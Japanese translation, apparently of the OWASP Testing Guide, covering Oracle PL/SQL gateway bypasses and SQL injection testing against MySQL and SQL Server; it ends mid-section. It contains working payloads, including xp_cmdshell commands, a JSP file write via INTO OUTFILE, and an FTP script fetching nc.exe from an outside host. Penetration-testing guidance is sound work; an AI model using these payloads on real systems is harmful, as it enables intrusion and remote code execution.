信じられないほどの回数、Oracle は攻撃者が除外リストを迂回する不具合を修正してきました。Oracle が開発したパッチのいずれも新しい迂回のテクニックに陥落しました。この残念な話の歴史はここにあります:
http://seclists.org/fulldisclosure/2006/Feb/0011.html

PL/SQL 除外リストの迂回 - 方法 1
Oracle が最初に PL/SQL 除外リストによる攻撃者からの任意の PL/SQL パッケージへのアクセス防止を導入した際、スキーマ/パッケージの名前に 16 進数で改行コードやスペース、タブ文字を挿入するという単純な迂回が可能でした:

```
http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC
```

PL/SQL 除外リストの迂回 - 方法 2
ゲートウェイの後のバージョンでは、スキーマ/パッケージの名前にラベルを挿入することで、攻撃者が除外リストを迂回することができました。PL/SQL では、ラベルはコードの行をポイントし、GOTO 文でジャンプすることができます。ラベルは、<<NAME>>の形式になります。

```
http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC
```

PL/SQL 除外リストの迂回 - 方法 3
単純にスキーマ/パッケージの名前をダブルクオートで囲むだけで攻撃者は除外リストを迂回できます。注意すべきは、この方法は、Oracle Application Server 10g では、データベースサーバに送信される前にユーザのリクエストが小文字に変換され、ケースセンシティブ（"SYS"と"sys"は異なる）で扱われるため、リクエストは 404 Not Found となって、うまくいきません。初期のバージョンでは、以下により除外リストを迂回できます:

```
http://www.example.com/pls/dad/"SYS".PACKAGE.PROC
```

PL/SQL 除外リストの迂回 - 方法 4
ウェブサーバで使用されている文字セットによって、データベースサーバのいくつかの文字は変換されます。使っている文字セットによって"ÿ"(0xFF)という文字はデータベースサーバで"Y"に変換される可能性があります。他の文字でよく大文字"Y"に変換されるのは長音符号 - 0xAF です。これは攻撃者に除外リストの迂回を許すかも知れません:

```
http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC
http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC
```

PL/SQL 除外リストの迂回 - 方法 5
いくつかのバージョンの PL/SQL ゲートウェイは、バックスラッシュ - 0x5C で除外リストを迂回する可能性があります:

```
http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC
```

PL/SQL 除外リストの迂回 - 方法 6
これがもっとも複雑な方法による除外リストの迂回であり、最新の方法です。以下のようにリクエストすると

```
http://www.example.com/pls/dad/foo.bar?xyz=123
```

アプリケーションサーバは、データベースサーバで以下を実行します:

```
1 declare
2  rc__ number;
3  start_time__ binary_integer;
4  simple_list__ owa_util.vc_arr;
```

```
5  complex_list__ owa_util.vc_arr;
6 begin
7  start_time__ := dbms_utility.get_time;
8  owa.init_cgi_env(:n__,:nm__,:v__);
9  htp.HTBUF_LEN := 255;
10  null;
11  null;
12  simple_list__(1) := 'sys.%';
13  simple_list__(2) := 'dbms\_%';
14  simple_list__(3) := 'utl\_%';
15  simple_list__(4) := 'owa\_%';
16  simple_list__(5) := 'owa.%';
17  simple_list__(6) := 'htp.%';
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('foo.bar', simple_list__, complex_list__, true))) then
20   rc__ := 2;
21  else
22   null;
23   orasso.wpg_session.init();
24   foo.bar(XYZ=>:XYZ);
25   if (wpg_docload.is_file_download) then
26    rc__ := 1;
27    wpg_docload.get_download_file(:doc_info);
28    orasso.wpg_session.deinit();
29    null;
30    null;
31    commit;
32   else
33    rc__ := 0;
34    orasso.wpg_session.deinit();
35    null;
36    null;
37    commit;
38    owa.get_page(:data__,:ndata__);
39   end if;
40  end if;
41  :rc__ := rc__;
42  :db_proc_time__ := dbms_utility.get_time-start_time__;
43 end;
```

19 行目と 24 行目に着目します。19 行目では、ユーザのリクエストが既知の悪い文字列（除外リスト）に対してチェックされます。もしユーザがパッケージとプロシージャを悪い文字を含まずにリクエストした場合、プロシージャは 24 行目で実行されます。XYZ パラメータは、バインド変数として渡されます。

以下をリクエストすると：

```
http://server.example.com/pls/dad/INJECT'POINT
```

以下の PL/SQL が実行されます：

```
..
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('inject'point', simple_list__, complex_list__, true))) then
20   rc__ := 2;
21  else
22   null;
23   orasso.wpg_session.init();
24   inject'point;
..
```

これは、エラーログにエラーを生成します：“PLS-00103: Encountered the symbol ‘POINT’ when expecting one of the following. . .” ここに任意の SQL を注入する手段があります。これで除外リストを迂回できる可能性があります。最初に攻撃者は、パラメータを持たず、除外リストに一致しない PL/SQL プロシージャを見つける必要があります。この条件に一致するデフォルトのパッケージはたくさんあり、例えば：

```
JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTP.CENTERCLOSE
ORASSO.HOME
WWC_VERSION.GET_HTTP_DATABASE_INFO
```

これらから実際に存在するもの（すなわち、リクエストに 200 OK を返すもの）を一つ選択し、攻撃者がリクエストすると：

```
http://server.example.com/pls/dad/orasso.home?FOO=BAR
```

サーバは、「404 File Not Found」の応答を返します。何故なら、orasso.home プロシージャは与えられているパラメータを必要としないからです。しかし、404 を返す前に以下の PL/SQL を実行します：

```
..
..
if ((owa_match.match_pattern('orasso.home', simple_list__, complex_list__, true))) then
 rc__ := 2;
else
   null;
   orasso.wpg_session.init();
   orasso.home(FOO=>:FOO);
   ..
   ..
```

FOO が攻撃者のクエリ文字に中に存在します。これを任意の SQL を実行するために悪用します。最初に括弧を閉じる必要があります：

```
http://server.example.com/pls/dad/orasso.home?);--=BAR
```

この結果は、以下のような PL/SQL を実行します：

```
..
orasso.home();--=>:);--);
..
```

2 つのマイナス（--）以降のすべてのものはコメントとして扱われます。このリクエストは、バインド変数の一つが使われていないため、内部サーバエラーを引き起こします。ゆえに攻撃者はそれを加えてやる必要があります。任意の PL/SQL を実行させるための鍵となるのがこのバインド変数です。ここでは、HTP.PRINT を BAR をプリントするために使います。そして、必要となるバインド変数は「:1」です：

```
http://server.example.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR
```

これは、「BAR」という単語の HTML を 200 で返すでしょう。イコール記号の後のすべてで何が起こっているでしょう - ここでは BAR です - バインド変数にデータが挿入されます。同じ方法を使って、owa_util.cellsprint にも同じようにアクセスすることができます：

```
http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1);--
=SELECT+USERNAME+FROM+ALL_USERS
```

任意の SQL を実行するために DML と DDL 文を使い、攻撃者は、「execute immediate :1」を挿入します：

```
http://server.example.com/pls/dad/orasso.home?);execute%20immediate%20:1;--
=select%201%20from%20dual
```

注意すべきことは、出力は表示されないということです。これは、SYS が持つあらゆる PL/SQL インジェクションを攻略することに利用でき、ひいては、攻撃者にバックエンドのデータベースサーバを完全に制御することを可能にします。例えば、以下の URL では DBMS_EXPORT_EXTENSION の SQL インジェクションの不具合を利用しています（参照：http://secunia.com/advisories/19860）

```
http://www.example.com/pls/dad/orasso.home?);
 execute%20immediate%20:1;--=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20
 BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
 ('INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_LINE(:p1);
 EXECUTE%20IMMEDIATE%20''CREATE%20OR%20REPLACE%20
 PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL'';
 END;--','SYS',1,'VER',0);END;
```

カスタム PL/SQL ウェブアプリケーションの評価

ブラックボックスのセキュリティ評価において、カスタム PL/SQL アプリケーションのコードは利用できません。しかし、脆弱性の評価は必要です。

SQL インジェクションのテスト

すべての入力パラメータは SQL インジェクションのテストが行われるべきです。これらは簡単に見つけ、確認することができます。それらを発見するにはシングルクオートをパラメータに埋め込みエラー応答（404 Not Found を含む）を確認します。SQL インジェクションの存在を確認するには、文字列連結の演算子を使って行うことができます。例えば、本屋の PL/SQL ウェブアプリケーションで、ユーザが著者で本を検索できると仮定します：

```
http://www.example.com/pls/bookstore/books.search?author=DICKENS
```

もし、上記リクエストで Charles Dickens の本を返し、

```
http://www.example.com/pls/bookstore/books.search?author=DICK'ENS
```

上記リクエストでは、404 エラーを返すのであれば、SQL インジェクションの脆弱性があるかも知れません。これは、文字列連結の演算子を使って確認できます：

```
http://www.example.com/pls/bookstore/books.search?author=DICK'||'ENS
```

ここで再度 Charles Dickens の本が返ってきたら、SQL インジェクションの存在を確認できました。

関連資料

ホワイトペーパー

- Hackproofing Oracle Application Server - http://www.ngssoftware.com/papers/hpoas.pdf
- Oracle PL/SQL Injection - http://www.databasesecurity.com/oracle/oracle-plsql-2.pdf

ツール

- SQLInjector - http://www.databasesecurity.com/sql-injector.htm
- Orascan (Oracle Web Application VA scanner) - http://www.ngssoftware.com/products/internet-security/orascan.php
- NGSSQuirreL (Oracle RDBMS VA Scanner) - http://www.ngssoftware.com/products/database-security/ngs-squirrel-oracle.php

4.8.5.2 MYSQL のテスト

脆弱性の概要

SQL インジェクションは、適切な制約やサニタイズをしていない入力が SQL クエリの組み立てに使われる場合に起こります。ダイナミック SQL（文字列の結合による SQL クエリの組み立て）の使用は、これらの脆弱性へのドアを開けます。SQL インジェクションは、攻撃者に SQL サーバへのアクセスを許します。SQL インジェクションは、データベースへの接続に使われているユーザの権限で SQL コードの実行を許します。

MySQL サーバはいくつか特殊性をもっており、いくつかの攻略コードはこのアプリケーション用に特別にカスタマイズする必要があります。それがこのセクションのテーマです。

ブラックボックステストとその例

テスト方法

バックエンドの DBMS が MySQL で SQL インジェクションが見つかった場合、成功する可能性がある攻撃が多数ありますが、成功するかどうかは、MySQL のバージョンや DBMS 上のユーザ権限に依存します。

MySQL は、ワールドワイドで使われているバージョンは少なくとも 4 つあります。3.23.x、4.0.x、4.1.x、5.0.x。いずれのバージョンもバージョン番号に比例した機能のセットを持っています。

- バージョン 4.0 から：UNION
- バージョン 4.1 から：サブクエリ
- バージョン 5.0 から：ストアドプロシージャ、ストアド関数、INFORMATION_SCHEMA ビュー
- バージョン 5.0.2 から：トリガー

MySQL バージョン 4.0.x より前は、サブクエリや UNION 文が実装されていないため、ブーリアン、あるいは、タイムベースのブラインドインジェクションのみが使えます。

これ以降、SQL インジェクションのテストの章で示したようなクラシックな SQL インジェクションがあると仮定します。

```
http://www.example.com/page.php?id=2
```

シングルクオートの問題

MySQL の機能を利用する前に、ウェブアプリケーションは頻繁にシングルクオートをエスケープするため、文字列がステートメントでどのように表現されるか考える必要があります。

MySQL のクオートのエスケープは次のとおりです：
'A string with \'quotes\''

MySQL はエスケープされたアポストロフィ（\'）をメタ文字ではなく、文字として解釈します。

したがって、アプリケーションが正しく動作するためには、定数を使う必要があります。2 つのケースは区別されます：

1. ウェブアプリはシングルクオートをエスケープします(' → \')
2. ウェブアプリはエスケープされたシングルクオートをエスケープしません(' → ')

MySQL では、シングルクオートが必要となることを迂回する標準的な方法があり、シングルクオートが必要ない定数を持ちます。

password like 'A%'のような条件のレコードにおいて、'passowrd'フィールドの値を知りたいと仮定しましょう。

1. 16 進数で結合されたアスキー値:

```
password LIKE 0x4125
```

2. char()関数:

```
password LIKE CHAR(65,37)
```

複文クエリ:
MySQL ライブラリコネクタは、「;」で区切られた複文クエリをサポートしていません。したがって、Microsoft SQL Server に存在するような、一つの SQL インジェクションの脆弱性で 2 つの SQL コマンドを注入することはできません。

例えば、以下のインジェクションはエラーになります:

```
1 ; update tablename set code='javascript code' where 1 --
```

情報収集

MySQL のフィンガープリント
もちろん、最初に知るべきことは、バックエンドの DBMS が MySQL であるかどうかです。

MySQL サーバは、他の DBMS では無視される節となる MySQL の方言となる機能を持っています。コメントブロック('/**/')に感嘆符を含む場合('/*! sql here*/')MySQL では処理されますが、他の DBMS では通常のコメントブロックとして扱われます。これは[MySQL manual]で説明されています。

例:

```
1 /*! and 1=0 */
```

予期する結果:
もし MySQL であれば、コメントブロック内の節は処理されます。

バージョン

この情報を取得する 3 つの方法があります:

1. グローバル変数を使う場合 @@version
2. 関数を使う場合 [VERSION()]
3. バージョン番号のフィンガープリントコメントを使う場合 /*!40110 and 1=0*/

これは次の意味になります:

```
if(version >= 4.1.10)
```
クエリに'and 1=0'を追加する
結果が同じであるように、これらは同等です。
インバンドのインジェクション：

```
1 AND 1=0 UNION SELECT @@version /*
```
推測のインジェクション：

```
1 AND @@version like '4.0%'
```

予期する結果：
このような文字：***5.0.22-log***

ログインユーザ

MySQL サーバには 2 種類のユーザがあります。

1. [USER()]：MySQL サーバに接続しているユーザ
2. [CURRENT_USER()]：クエリを実行している内部のユーザ

1 と 2 には少し違いがあります。

主な違いの 1 つは、(許可されていれば)匿名ユーザが適当な名前を使って接続できます。しかし、MySQL の内部ユーザは空の名前('')です。

他の違いは、ストアドプロシージャやストアド関数は、どこかで宣言がされていなければ、作成したユーザで実行されます。これは、**CURRENT_USER** を使用することで知ることができます。

インバンドのインジェクション：

```
1 AND 1=0 UNION SELECT USER()
```

推測のインジェクション：

```
1 AND USER() like 'root%'
```

予期する結果：
このような文字：***user@hostname***

使用しているデータベースの名前

ネイティブの関数 DATABASE()があります。

インバンドのインジェクション：

```
1 AND 1=0 UNION SELECT DATABASE()
```

推測のインジェクション：

```
1 AND DATABASE() like 'db%'
```

予期する結果:
このような文字：***dbname***

INFORMATION_SCHEMA
MySQL 5.0 より[INFORMATION_SCHEMA] ビューが作られました。それは、データベース、テーブル、カラムやプロシージャ、関数などすべての情報を取得することが可能になります。

ここにいくつかの興味深いビューについてまとめます。

INFORMATION_SCHEMA テーブル内	**概要**
..[省略]..	..[省略]..
SCHEMATA	ユーザが少なくとも SELECT 権限を持っているすべてのデータベース
SCHEMA_PRIVILEGES	各 DB に対してもっているユーザの権限
TABLES	ユーザが少なくとも SELECT 権限を持っているすべてのテーブル
TABLE_PRIVILEGES	各テーブルに対してもっているユーザの権限
COLUMNS	ユーザが少なくとも SELECT 権限を持っているすべてのカラム
COLUMN_PRIVILEGES	各カラムに対してもっているユーザの権限
VIEWS	ユーザが少なくとも SELECT 権限を持っているすべてのカラム
ROUTINES	プロシージャと関数（EXECUTE 権限が必要）
TRIGGERS	トリガー（INSERT 権限が必要）
USER_PRIVILEGES	接続しているユーザが持っている権限

この情報のすべては SQL インジェクションの章で述べた既知のテクニックを使って抽出することができます。

攻撃ベクタ

ファイルに書き出す
もし接続しているユーザが **FILE** 権限を持っており、シングルクオートがエスケープされていない場合、クエリの結果をファイルにエクスポートするために'into outfile'を使うことが可能です。

```
Select * from table into outfile '/tmp/file'
```

注意:ファイル名を囲んでいるシングルクオートを迂回する方法はありません。したがって、エスケープ（\'）などのシングルクオートのサニタイズが行われている場合は、'into outfile'を使うことはできません。

このような攻撃は、クエリの結果について情報を取得する場合や、ウェブサーバのディレクトリ内部で実行されるようなファイルを書き出すというようなアウトバンドテクニックとして使われます。

例:

```
1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '//'  LINES TERMINATED BY
'\n<%jsp code here%>';
```

予期する結果:
結果は、MySQL ユーザとグループが所有する rw-rw-rw 権限のファイルが保存されます。

/var/www/root/test.jsp のファイルは以下の内容になります:

```
//field values//
<%jsp code here%>
```

ファイルから読み出す
Load_file はネイティブの関数で、ファイルシステムのパーミッションが許可すれば、ファイルを読むことが可能です。

もし接続しているユーザが FILE 権限を持っている場合、ファイルの内容を取得することが可能です。

シングルクオートのエスケープによるサニタイズは、既に述べたテクニックを使うことで迂回できます。

```
load_file('filename')
```

予期する結果:
標準的なテクニックを使って、ファイル全体をエクスポートすることが可能です。

標準的な SQL インジェクション攻撃
標準的な SQL インジェクションにおいて、正常出力や MySQL エラーの結果をページに直接表示することができます。既に述べた SQL インジェクション攻撃と既に述べた MySQL の機能を使うことによって、ダイレクト SQL インジェクションがテスターの対峙している MySQL のバージョンに応じたレベルの深さで容易に成功させることができます。

よい攻撃は、関数/プロシージャ、サーバ自体にエラーを起こさせることで結果を知ることです。MySQL で発生するエラーのリストと特有のネイティブ関数は[MySQL Manual]で見つかります。

アウトバンドの SQL インジェクション
アウトバンドのインジェクションは、'into outfile'を使うことで可能になります。

ブライド SQL インジェクション
ブライド SQL インジェクションのための MySQL サーバがネイティブで提供する便利な関数群があります。

- 文字列の長さ:

```
LENGTH(str)
```

- 文字列から一部を取り出す:

```
SUBSTRING(string, offset, #chars_returned)
```

- タイムベースのブライドインジェクション : BENCHMARK と SLEEP

```
BENCHMARK(#ofcicles,action_to_be_performed )
```

ベンチマーク関数は、ブーリアンによるブライドインジェクションが何も結果を返さない場合に、タイミング攻撃を実行するのに使われます。

他のベンチマークの方法は、SLEEP() (MySQL > 5.0.x) を見て下さい。

全リストについては、MySQL マニュアルを参照ください - http://dev.mysql.com/doc/refman/5.0/en/functions.html

関連資料

ホワイトペーパー

- Chris Anley: "Hackproofing MySQL" -http://www.nextgenss.com/papers/HackproofingMySQL.pdf
- Time Based SQL Injection Explained - http://www.f-g.it/papers/blind-zk.txt

ツール

- Francois Larouche: Multiple DBMS SQL Injection tool - http://www.sqlpowerinjector.com/index.htm
- ilo--: MySQL Blind Injection Bruteforcing, Reversing.org - http://www.reversing.org/node/view/11 sqlbftools
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net
- Antonio Parata: Dump Files by SQL inference on MySQL - http://www.ictsc.it/site/IT/projects/sqlDumper/sqldumper.src.tar.gz

4.8.5.3 SQL SERVER のテスト

概要

この章では、SQL インジェクションのテクニックで使われる Microsoft SQL Sever 特有の機能について紹介します。

脆弱性の解説

SQL インジェクションの脆弱性は、適切な制約やサニタイズをしていない入力が SQL クエリの組み立てに使われる場合に起こります。ダイナミック SQL（文字列の結合による SQL クエリの組み立て）の使用は、これらの脆弱性へのドアを開けます。SQL インジェクションは、攻撃者に SQL サーバへのアクセスを許します。SQL インジェクションは、データベースへの接続に使われているユーザの権限で SQL コードの実行を許します。

SQL インジェクションで説明したように、SQL インジェクションの攻略には 2 つのことが必要です：エントリポイントと攻略方法です。アプリケーションによって処理されるであろう、ユーザに制御されたパラメータは脆弱性を隠しているかも知れません。これには次のものが含まれます：

- クエリ文字列内のアプリケーションパラメータ（例：GET リクエスト）
- POST リクエストのボディの一部として含まれるアプリケーションパラメータ
- ブラウザに関連する情報（例：ユーザエージェント、リファラー）
- ホストに関連する情報（例：ホスト名、IP）

- セッションに関連する情報（例：ユーザ ID、Cookie）

Microsoft SQL server はいくつか特殊性をもっており、いくつかの攻略コードはこのアプリケーション用に特別にカスタマイズする必要があります。

ブラックボックステストとその例

SQL Server の特徴

始めに、SQL インジェクションのテストに便利となるいくつかの SQL Server の演算子やコマンド、ストアドプロシージャを確認しましょう：

- コメント演算子：--（オリジナルクエリの残りの部分を無視させる場合に便利；これはいつも必要になる訳ではありません。）
- クエリの区切り：;（セミコロン）
- 便利なストアドプロシージャ：
    - [xp_cmdshell] は、サーバ上で現在稼動している権限でコマンドシェルを実行します。デフォルトでは、**sysadmin** のみがそれを使うことが許されています。SQL Server 2005 ではデフォルトで無効化されています（sp_configure を使って有効化することができます）。
    - **xp_regread** はレジストリから任意の値を読み出します（ドキュメントに書かれていない拡張プロシージャ）。
    - **xp_regwrite** はレジストリに任意の値を書き込みます（ドキュメントに書かれていない拡張プロシージャ）。
    - [sp_makewebtask]は、Windows のコマンドシェルを起動し、文字列を渡して実行します。すべての出力はテキスト行で戻ります。**sysadmin** 権限が必要になります。
    - [xp_sendmail]は、添付ファイルにクエリの実行結果を添付して、指定した受信者に電子メールを送信します。この拡張ストアドプロシージャは、メールの送信に SQL Mail を使います。

それでは、前述の関数を使用した SQL Server 特有の攻撃の例をいくつか見ていきましょう。これらの例の大部分は **exec** 関数を使用します。

以下は、どのようにしてシェルコマンドを実行し、コマンドの結果を閲覧可能なファイルと *c:\inetpub ディレクトリ*に書き込むかについて示したものです。ここで、ウェブサーバと DB サーバは同じホスト上にあると仮定します。以下の構文は xp_cmdshell を使っています：

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

代わりに sp_makewebtask を使うことも可能です：

```
 exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from master.dbo.sysobjects'--
```

実行が成功するとテスターが閲覧可能なファイルが生成されます。sp_makewebtask は廃止予定であり、SQL Server 2005 までは実行できたとしても将来的には削除されるかも知れない、ということに気をつけなければなりません。

加えて、SQL Server のビルトインの関数と環境変数はとても便利です。以下は、データベース名を返すエラーを起こすために **db_name()**関数を使っています。

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
```

[convert]を使っていることに注意してください:

```
CONVERT ( data_type [ ( length ) ] , expression [ , style ] )
```

CONVERT は、db_name の結果(文字列)を整数の変数に変換することを試み、エラーを起こし、脆弱なアプリケーションによって、データベース名を含んだエラーが表示されます。

以下は、環境変数の**@@version** を使った例で、SQL Server のバージョンを知るために、"union select"スタイルのインジェクションと組み合わせています。

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','name1','name2',2006-
01-06,1,@@version%20--
```

変換のトリックを使った同様の攻撃がここにあります:

```
 /controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)
```

情報収集は SQL Server にあるソフトウェアの脆弱性を SQL インジェクション攻撃や SQL リスナーへの直接アクセスによって攻略するために便利です。

以下では、異なったエントリポイントから SQL インジェクションの脆弱性を攻略する例をお見せします。

例 1: GET リクエストを使った SQL インジェクションのテスト
もっともシンプルな(そして時々、もっとも得をする)ケースとして、ログイン用のユーザ名とパスワードを必要とするログインページです:

```
https://vulnerable.web.app/login.asp?Username='%20or%20'1'='1&Password='%20or%20'1'='1
```

もしアプリケーションがダイナミック SQL クエリを使っており、ユーザ認証のクエリに文字列を結合する場合、結果としてアプリケーションへのログインに成功するでしょう。

例 2: GET リクエストを使った SQL インジェクションのテスト
いくつ列が存在するか調べるために:

https://vulnerable.web.app/list_report.aspx?number=001%20UNION%20ALL%201、1、'a'、1、1、1%20FROM%20users;--

例 3: POST リクエストを使ったテスト
SQL インジェクション、HTTP POST コンテンツ: email=%27&whichSubmit=submit&submit.x=0&submit.y=0

完全な POST の例:

```
POST https://vulnerable.web.app/forgotpass.asp HTTP/1.1
Host: vulnerable.web.app
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7) Gecko/20060909
Firefox/1.5.0.7 Paros/3.2.13
```

```
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://vulnerable.web.app/forgotpass.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

'(シングルクオート)が email のフィールドに入力された場合、エラーメッセージが得られます。

The error message obtained when a ' (single quote) character is entered at the email field is:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
```

Unclosed quotation mark before the character string *'.*

```
/forgotpass.asp, line 15
```

例 4: その他の(便利な)GET の例

アプリケーションのソースコードを取得する:

```
a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx
c:\inetpub\wwwroot\login.txt';--
```

例 5: カスタムの xp_cmdshell

すべての書籍やペーパーでは、SQL Server のセキュリティベストプラクティスとして、SQL Server 2000(SQL Server 2005 ではデフォルトで無効化されています)の xp_cmdshell を無効化することを推奨しています。しかし、sysadmin の権限があれば(そのままで、あるいは、以下のように sysadmin のパスワードをブルートフォースすることで)、この制限を迂回することが可能です。

SQL Server 2000 では:

- もし、xp_cmdshell が sp_dropextendedproc によって無効化されている場合、単純に以下のコードを注入できます:
  ```
  sp_addextendedproc 'xp_cmdshell','xp_log70.dll'
  ```
- もし上記コードが動作しない場合、xp_log70.dll が移動されているか削除されています。このケースでは、以下のコードを注入する必要があります:
  ```
  CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS
    DECLARE @result int, @OLEResult int, @RunResult int
    DECLARE @ShellID int
    EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
    IF @OLEResult <> 0 SELECT @result = @OLEResult
    IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
    EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
    IF @OLEResult <> 0 SELECT @result = @OLEResult
  ```

```
IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
EXECUTE @OLEResult = sp_OADestroy @ShellID
return @result
```

このコードは Antonin Foller によって書かれました(このページの最後のリンクを見てください)。新しい xp_cmdshell を sp_oacreate、sp_method、sp_destroy を使って(もちろん、これらが無効化されていない限り)作成し、それを使う前に、最初の xp_cmdshell を削除する必要があります(動作していなかったとしても)。そうしなければ、2 つの宣言が重複します。

SQL Server 2005 では、xp_cmdshell は下記のコード注入することで有効化することができます:

```
master..sp_configure 'show advanced options',1
reconfigure
master..sp_configure 'xp_cmdshell',1
reconfigure
```

例 6: リファラ / ユーザエージェント

リファラヘッダを次のようにセットします:

```
Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [SQL CODE]--
```

任意の SQL コードの実行を許します。ユーザエージェントヘッダにセットすることで、同様のことが起こります:

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```

例 7: ポートスキャナとしての SQL Server

SQL Server において、もっとも便利な(少なくとも侵入テスターにとって)コマンドの一つは、OPENROWSET です。それは、クエリを他のデータベースサーバ上で実行して結果を取得するために使われます。侵入テスターはこのコマンドをターゲットネットワーク内の他のマシンに対してポートスキャンすることに使えます。以下のクエリを注入します:

```
select * from
OPENROWSET('SQLOLEDB','uid=sa;pwd=foobar;Network=DBMSSOCN;Address=x.y.w.z,p;timeout=5','selec
t 1')--
```

このクエリは、アドレス x.y.w.z のポート p に接続を試みます。ポートが閉じている場合、以下のメッセージを返します:

```
SQL Server does not exist or access denied
```

一方、ポートが開いている場合、以下のエラーのうちいずれかが返ります:

```
General network error. Check your network documentation
```

```
OLE DB provider 'sqloledb' reported an error. The provider did not give any information about
the error.
```

もちろん、エラーメッセージはいつも有効ではありません。その場合は、応答時間を使って何が起こっているかを把握することができます:閉じているポートはタイムアウト(例えば 5 秒)が発生しますが、開いているポートはすぐに結果が返ってきます。

OPENROWSET は、SQL Server 2000 ではデフォルトで有効ですが、SQL Server 2005 では無効であるということを覚えておいてください。

例 8: 実行ファイルをアップロードする

一旦、xp_cmdshell（ネイティブなもの、あるいはカスタムのもの）が使えるようになると、ターゲットのデータベースサーバ上に容易に実行ファイルをアップロードすることができます。とても一般的な選択肢は netcat.exe ですが、どんなトロイの木馬もここでは便利でしょう。もし、ターゲットが FTP 接続をテスターのマシンに対して開始することが許可されていれば、必要なことは以下のクエリを注入することだけです:

```
exec master..xp_cmdshell 'echo open ftp.tester.org > ftpscript.txt';--
exec master..xp_cmdshell 'echo USER >> ftpscript.txt';--
exec master..xp_cmdshell 'echo PASS >> ftpscript.txt';--
exec master..xp_cmdshell 'echo bin >> ftpscript.txt';--
exec master..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--
exec master..xp_cmdshell 'echo quit >> ftpscript.txt';--
exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

この段階で、nc.exe はアップロードされ使える状態でしょう。
もし FTP がファイアウォールによって許可されていなければ、Windows デバッガの攻略という回避策があります。debug.exe は Windows マシンにデフォルトでインストールされています。Debug.exe はスクリプトに対応しており、スクリプトファイルを実行することで、実行ファイルを作成することができます。これを行うのに必要なことは、実行ファイルをデバックスクリプト（これは、100% ASCII のファイル）に変換し、それを一行ずつアップロードし、最後にそれを debug.exe で呼び出します。そのようなデバックファイルを作成するツールが存在します（例えば、Ollie Whitehouse の makescr.exe や toolcrypt.org の dbgtool.exe）。したがって、注入するクエリは以下のようになります:

```
exec master..xp_cmdshell 'echo [debug script line #1 of n] > debugscript.txt';--
exec master..xp_cmdshell 'echo [debug script line #2 of n] >> debugscript.txt';--
....
exec master..xp_cmdshell 'echo [debug script line #n of n] >> debugscript.txt';--
exec master..xp_cmdshell 'debug.exe < debugscript.txt';--
```

この段階で、実行ファイルがターゲットのマシン上で使える状態です。

このプロセスを自動化するツールがあります。最も有名なのは Bobcat で、Windows 上で動作します。そして、Unix で動作する Sqlninja です（このページの最後のツール欄を見てください）。

表示されない情報を取得する（アウトバンド）

ウェブアプリケーションがエラーメッセージといった情報を何も返さない場合（参照: Blind SQL Injection）でも、すべてが絶たれたわけではありません。例えば、一つの可能性として、ソースコードにアクセスできるかも知れません（例えば、ウェブアプリケーションがオープンソースのソフトウェアをベースにしている場合など）。そして、侵入テスターはオフラインで発見したウェブアプリケーションにおける SQL インジェクションの脆弱性を攻略できます。しかし、IPS（侵入防止システム）はこれらの攻撃を防止するかも知れません。最善の道は次のことを始めることです: 攻撃を開発して、専用のテストベッドにてテストしてください。そして、次に、テストするウェブアプリケーションに対してこれらの攻撃を実行してください。

他の選択肢は、上記例 4 で示した、アウトバンドの攻撃です。

ブラインド SQL インジェクション攻撃

トライ＆エラー

あるいは、幸運な状況にあるかも知れません。攻撃者は、ウェブアプリケーションにブライドあるいはアウトバンドの SQL イン

ジェクションがあると仮定するかも知れません。そして、攻撃ベクタを選択し、その経路にファジングベクター（[1]）を使い、応答を確認します。例えば、ウェブアプリケーションがクエリを使って書籍を検索する場合

select * from books where title=**text entered by the user**

